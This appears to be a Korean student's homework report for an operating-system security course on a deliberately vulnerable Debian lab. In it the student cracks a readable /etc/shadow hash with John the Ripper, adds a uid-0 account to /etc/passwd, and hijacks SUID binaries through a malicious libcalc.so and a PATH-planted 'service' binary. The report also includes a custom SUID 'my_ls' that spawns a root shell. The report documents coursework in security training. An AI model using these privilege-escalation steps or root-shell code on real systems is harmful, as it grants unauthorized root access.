2022학년도 2학기
운영 체제 보안 2분반

# 2번 과제: [File permission & Access control 실습]



32184045 산업보안학과 전호영
2022-11-12

## 목차


## 1. 1번 문제

,./lse.sh -i -l 1 명령어를 실행 한 뒤의 화면이다.


/etc/shadow 를 root 권한 없이 볼 수 있다.





/etc/shadow의 권한을 확인해보자.




shadow file을 보면 비밀번호가 $6으로 시작하는 것을 알 수 있다. 이는 SHA 512로 해시처리 됐음을 말해준다.




root의 비밀번호를 알아내기 위해 kali의 John the Ripper를 사용해보자!



이를 통해 password123 root의 비밀번호임을 알아냈다!

mkpasswd를 통해 새로운 비밀번호를 생성했다.

```
(kali㉿kali)-[~]
$ mkpasswd -m sha-512 newpassword
$6$/L1nonG8D6nls0.y$QFPt6dNA1qJx0811jrN.vylS2tzc5IvY.fz.DRBORmwobKlxXVDRjZgZ/EOQMlJEuU7qyfhwcHQ
3qpG4a9UQ90
```

/etc/passwd에 root권한을 갖고 있는 hoyeong이란 이름의 새로운 유저를 생성해냈다.

```
hoyeong@debian:/home/user/tools/privesc-scripts# cat /etc/passwd
hoyeong:$6$/L1nonG8D6nls0.y$QFPt6dNA1qJx0811jrN.vylS2tzc5IvY.fz.DRBORmwobKlxXVDRjZgZ/EOQMlJEu
U7qyfhwcHQ3qpG4a9UQ90:0:0:root:/root/bin/bash
```

/etc/shadow에 hoyeong이란 이름의 유저를 추가해줬다.

```
hoyeong@debian:/home/user/tools/privesc-scripts# cat /etc/shadow
root:$6$/L1nonG8D6nls0.y$QFPt6dNA1qJx0811jrN.vylS2tzc5IvY.fz.DRBORmwobKlxXVDRjZgZ/EOQMlJEuU7q
yfhwcHQ3qpG4a9UQ90
hoyeong:$6$/L1nonG8D6nls0.y$QFPt6dNA1qJx0811jrN.vylS2tzc5IvY.fz.DRBORmwobKlxXVDRjZgZ/EOQMlJEu
U7qyfhwcHQ3qpG4a9UQ90:17298:0:99999:7:::
```

새로 만든 hoyeong의 권한을 확인해보자

```
hoyeong@debian:/home/user/tools# id
uid=0(hoyeong) gid=0(root) groups=0(root)
hoyeong@debian:/home/user/tools# whoami
hoyeong
hoyeong@debian:/home/user/tools#
```

hoyeong으로 ls -al을 실행한 권한이다.

```
hoyeong@debian:/home/user/tools# ls -al
total 32
drwxr-xr-x 8 user user 4096 May 15  2020 .
drwxr-xr-x 5 user user 4096 Nov 10 22:49 ..
drwxr-xr-x 4 user user 4096 May 15  2020 kernel-exploits
drwxr-xr-x 2 user user 4096 May 15  2020 mysql-udf
drwxr-xr-x 2 user user 4096 May 15  2020 nginx
drwxr-xr-x 2 user user 4096 Nov 10 22:38 privesc-scripts
drwxr-xr-x 2 user user 4096 May 15  2020 sudo
drwxr-xr-x 3 user user 4096 May 15  2020 suid
hoyeong@debian:/home/user/tools# id
uid=0(hoyeong) gid=0(root) groups=0(root)
hoyeong@debian:/home/user/tools# whoami
hoyeong
hoyeong@debian:/home/user/tools# 32184045 hoyeongjun
```

# 2. 2번 문제

```
user@debian:/usr/local/bin$ ls -al
total 44
drwxrwsr-x  2 hoyeong staff 4096 May 14  2017 .
drwxrwsr-x 10 hoyeong staff 4096 May 13  2017 ..
-rwxr--r--  1 hoyeong staff   53 May 13  2017 compress.sh
-rwxr--rw-  1 hoyeong staff   40 May 13  2017 overwrite.sh
-rwsr-sr-x  1 hoyeong staff 6883 May 14  2017 suid-env
-rwsr-sr-x  1 hoyeong staff 6899 May 14  2017 suid-env2
-rwsr-sr-x  1 hoyeong staff 9861 May 14  2017 suid-so
```

strace를 통해 systtem call을 추적해보자.

```
user@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY)       = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY)        = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY)    = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
```

strace의 결과를 보면 libcalc.so파일이 없음을 알 수 있다.

직접 파일을 만들어주자!

생성한 libcalc.c파일을 libcalc.so로 (shared library option에 대한 설명?) 컴파일 해준 후 다시 suid-so파일을 실행시키면 bash권한을 얻을 수 있다!

```
user@debian:~$ gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/tools/suid/libca
lc.c
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# id
uid=0(hoyeong) gid=1000(user) egid=50(staff) groups=0(root),24(cdrom),25(floppy),29(audio),30
(dip),44(video),46(plugdev),1000(user)
bash-4.1# 32184045 hoyeongjun
```

# 3. 3번 문제

```
user@debian:/usr/local/bin$ ls -al
total 44
drwxrwsr-x  2 hoyeong staff 4096 May 14  2017 .
drwxrwsr-x 10 hoyeong staff 4096 May 13  2017 ..
-rwxr--r--  1 hoyeong staff   53 May 13  2017 compress.sh
-rwxr--rw-  1 hoyeong staff   40 May 13  2017 overwrite.sh
-rwsr-sr-x  1 hoyeong staff 6883 May 14  2017 suid-env
-rwsr-sr-x  1 hoyeong staff 6899 May 14  2017 suid-env2
-rwsr-sr-x  1 hoyeong staff 9861 May 14  2017 suid-so
```

3번 문제는 suid-env에 대한 문제이다.

suid-env를 실행해보자!

```
user@debian:/usr/local/bin$ ./suid-env
[....] Starting web server: apache2httpd (pid 1493) already running
. ok
```

apache 웹서버를 실행시키는 것을 알 수 있다.

suid-env에 파일 안에 어떤 정보가 있는지 알아보기 위해 strings 명령어를 통해 모든 string들을

알아보자

```
user@debian:/usr/local/bin$ ./suid-env
[....] Starting web server: apache2httpd (pid 1493) already running
. ok
user@debian:/usr/local/bin$ strings ./suid-env
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
service apache2 start
```

service apache2 start를 볼 수 있다.

service 함수에 대해 알아보자

```
user@debian:/usr/local$ cat /home/user/tools/suid/service.c
int main() {
        setuid(0);
        system("/bin/bash -p");
}
```

service 함수를 보면 setuid(0), 즉 uid를 root로 설정한 후 bash를 실행시키는 함수이다.

이 함수를 컴파일 한 후, PATH=. $PATH /usr/local/bin/suid-env 라인을 통해 bash shell login 시

PATH를 설정해줬다.

명령어를 실행시키면 root권한의 bash shell이 실행된다.

```
user@debian:~$ gcc -o service /home/user/tools/suid/service.c
user@debian:~$ PATH=.:$PATH /usr/local/bin/suid-env
hoyeong@debian:~# id
uid=0(hoyeong) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46
(plugdev),1000(user)
hoyeong@debian:~# whoami
hoyeong
hoyeong@debian:~# 32184045 hoyeongjun
```

ser/tools/suid/libcalc.c

```
user@debian:/usr/local/bin$ cat /home/user/tools/suid/libcalc.c
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject() {
        setuid(0);
        system("/bin/bash -p");
}
```

# 4. 보너스 문제

ls 명령어란 무엇일까?

먼저 linux와 unix 계열의 시스템들은 모든 장치들을 file로 다룬다.

ls명령어는 default로 설정되어 있는 current directory에 대한 정보를 list로 보여준다.

entry들을 알파벳 순서로 보여준다.

우리는 ls 명령어를 구현해본 후 suid의 단점을 이용해

ls함수를 코딩하기 전 어떤 흐름으로 코드를 작성해야 하는지 생각해보자.

먼저 현재 working directory를 갖고온다. 현재 working directory를 갖고오는데 성공했다면, working directory 내 이름들을 출력하면 된다. 현재 working directory를 갖고오는데 실패했다면, 1을 반환하며 함수를 종료하면 된다.

getcwd()함수는 get current working directory를 의미하는, current working dircetory(이하 cwd)에 대한 작업 디렉토리 경로를 반환하는 함수이다. cwd를 얻지 못한 경우 NULL 포인터를 반환한다. getcwd는 unistd.h library에 속해있다. ls함수는 cwd의 file list를 보여주는 명령어이므로 getcwd()를 통해 cwd를 갖고왔다.

opendir(cwd)의 반환값을 통해 cwd의 경로를 갖고오는데 성공했는지 확인한다.

cwd의 경로를 갖고왔다면, cwd 내부의 entry가 NULL이 될때까지, 즉 cwd안에 있는 모든 file의 이름을 출력한다.

그 후 getcwd를 담기위해 할당했던 buffer를 free()함수를 통해 할당 해제해준다.

후에 opendir를 통해 열었던 디렉토리 스트림을 closedir을 통해 닫아준다.

그 후 libcalc.so 공유 라이브러리를 코드에 포함시켜 bash shell을 따오도록 하자!

위와 같은 흐름으로 ls함수를 다시 작성해보았다.

```c
#include <stdio.h>
#include <stdlib.h>
#include <dirent.h>
#include <unistd.h>
#include <fcntl.h>

int main(void) {
        char * cwd = (char*)malloc(sizeof(char)*1024);
        DIR * dir = NULL;
        struct dirent * entry = NULL;
        int fd;

        getcwd(cwd,1024);

        if((dir = opendir(cwd)) == NULL) {
                printf("No current directory\n");
                exit(1);
        }

        while((entry = readdir(dir)) != NULL)
        {
                printf("%s\n", entry->d_name);
        }

        free(cwd);
        closedir(dir);

        fd= open("/home/user/.config/libcalc.so", O_RDONLY);
        setuid(0);
        system("/bin/bash -p");
        close(fd);
        return 0;
}
```

생성한 my_ls함수에 setuid를 설정해주자.

```
hoyeong@debian:/usr/local/bin# chmod 4755 ./my_ls
hoyeong@debian:/usr/local/bin# ls
compress.sh  my_ls  my_ls.c  overwrite.sh  suid-env  suid-env2  suid-so
hoyeong@debian:/usr/local/bin# ls -al
total 56
drwxrwsr-x  2 hoyeong staff 4096 Nov 11 07:49 .
drwxrwsr-x 10 hoyeong staff 4096 May 13  2017 ..
-rwxr--r--  1 hoyeong staff   53 May 13  2017 compress.sh
-rwsr-xr-x  1 hoyeong staff 8025 Nov 11 07:49 my_ls
-rw-r--r--  1 hoyeong staff  475 Nov 11 07:49 my_ls.c
-rwxr--rw-  1 hoyeong staff   40 May 13  2017 overwrite.sh
-rwsr-sr-x  1 hoyeong staff 6883 May 14  2017 suid-env
-rwsr-sr-x  1 hoyeong staff 6899 May 14  2017 suid-env2
-rwsr-sr-x  1 hoyeong staff 9861 May 14  2017 suid-so
hoyeong@debian:/usr/local/bin# exit
```

그 후 my_ls 함수를 실행해보자

현재 diectory에 있는 file들의 이름과 bash shell이 실행되었음을 볼 수 있다.

2번 문제에서 했던 방식을 따라 strace를 통해 어떤 library가 사용되는지 확인해보자!

```
user@debian:/usr/local/bin$ strace ./my_ls 2>&1 | grep -iE "open|access|no such file"
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/usr/local/bin", O_RDONLY|O_NONBLOCK|O_DIRECTORY|O_CLOEXEC) = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
```

2번 문제와 같이 libcalc.so 가 없음을 알 수 있다.

2번과 같이 libcalc.so를 컴파일해준 뒤 직접 만든 my_ls파일을 실행시켜보자

```
user@debian:/usr/local/bin$ gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/toc
ls/suid/libcalc.c
```

```
user@debian:/usr/local/bin$ ./my_ls
my_ls
overwrite.sh
..
my_ls.c
suid-so
suid-env
compress.sh
suid-env2
.
hoyeong@debian:/usr/local/bin# id
uid=0(hoyeong) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46
(plugdev),1000(user)
hoyeong@debian:/usr/local/bin# whoami
hoyeong
hoyeong@debian:/usr/local/bin# 32184045 hoyeongjun
```

위와 같이 코드가 실행된 후 root권한을 취득했다.

내가 짠 코드를 안전하게 사용하기 위해선 fd가 경로를 제대로 받아오지 못할 경우 return 0;을 통해 종료시키면 된다.

```c
#include <stdio.h>
#include <stdlib.h>
#include <dirent.h>
#include <unistd.h>
#include <fcntl.h>

int main(void) {
        char * cwd = (char*)malloc(sizeof(char)*1024);
        DIR * dir = NULL;
        struct dirent * entry = NULL;
        int fd;

        getcwd(cwd,1024);

        if((dir = opendir(cwd)) == NULL) {
                printf("No current directory\n");
                exit(1);
        }

        while((entry = readdir(dir)) != NULL)
        {
                printf("%s\n", entry->d_name);
        }

        free(cwd);
        closedir(dir);

        fd= open("/home/user/.config/libcalc.so", O_RDONLY);
        if(fd == -1) {
                return 0;
        }
        setuid(0);
        system("/bin/bash -p");
        close(fd);
        return 0;
}
```

점은

## 5. 고찰

1번 과제는 기간이 길었지만 실제 수업이 이뤄지지 않은 상태에서 나온 과제였기에 어려움을 겪었다. 평소에 보안에 대한 관심이 있던 학우들의 경우 알고있던 내용일 수 있지만 , 현 수업을 통해 보안에 대해 처음 공부하게 된 학우들의 경우 상당히 어렵게 느껴질 수 있는 과제라 생각했다. 과제에 대한 설명을 해주실 때 조금 더 기초적인 부분을 설명해주거나, 각 문제에 사용되는 공격기법을 키워드로 알려준다면 공부를 할 때 조금 더 효율적으로 할 수 있을 것 같다.

2번 과제의 경우 pdf를 따라하면 쉽게 풀리는 과제였기에 어렵진 않았다. 환경설정 할 때 소프트웨어 보안개론과 같은 세팅이다~ 라며 넘어간 기초 세팅부분에 대한 설명이 자세했다면 더 좋았을 듯 하다. 운영체제 보안으로 처음 보안 관련 세팅을 하는 경우 세팅에 애를 먹은 학생들이 있다고 생각이 들었기에 그런 부분에 세밀함이 더해진다면 좋을 것

**공부해보고 싶은 보안 취약점**

레이스 컨디션**같**다.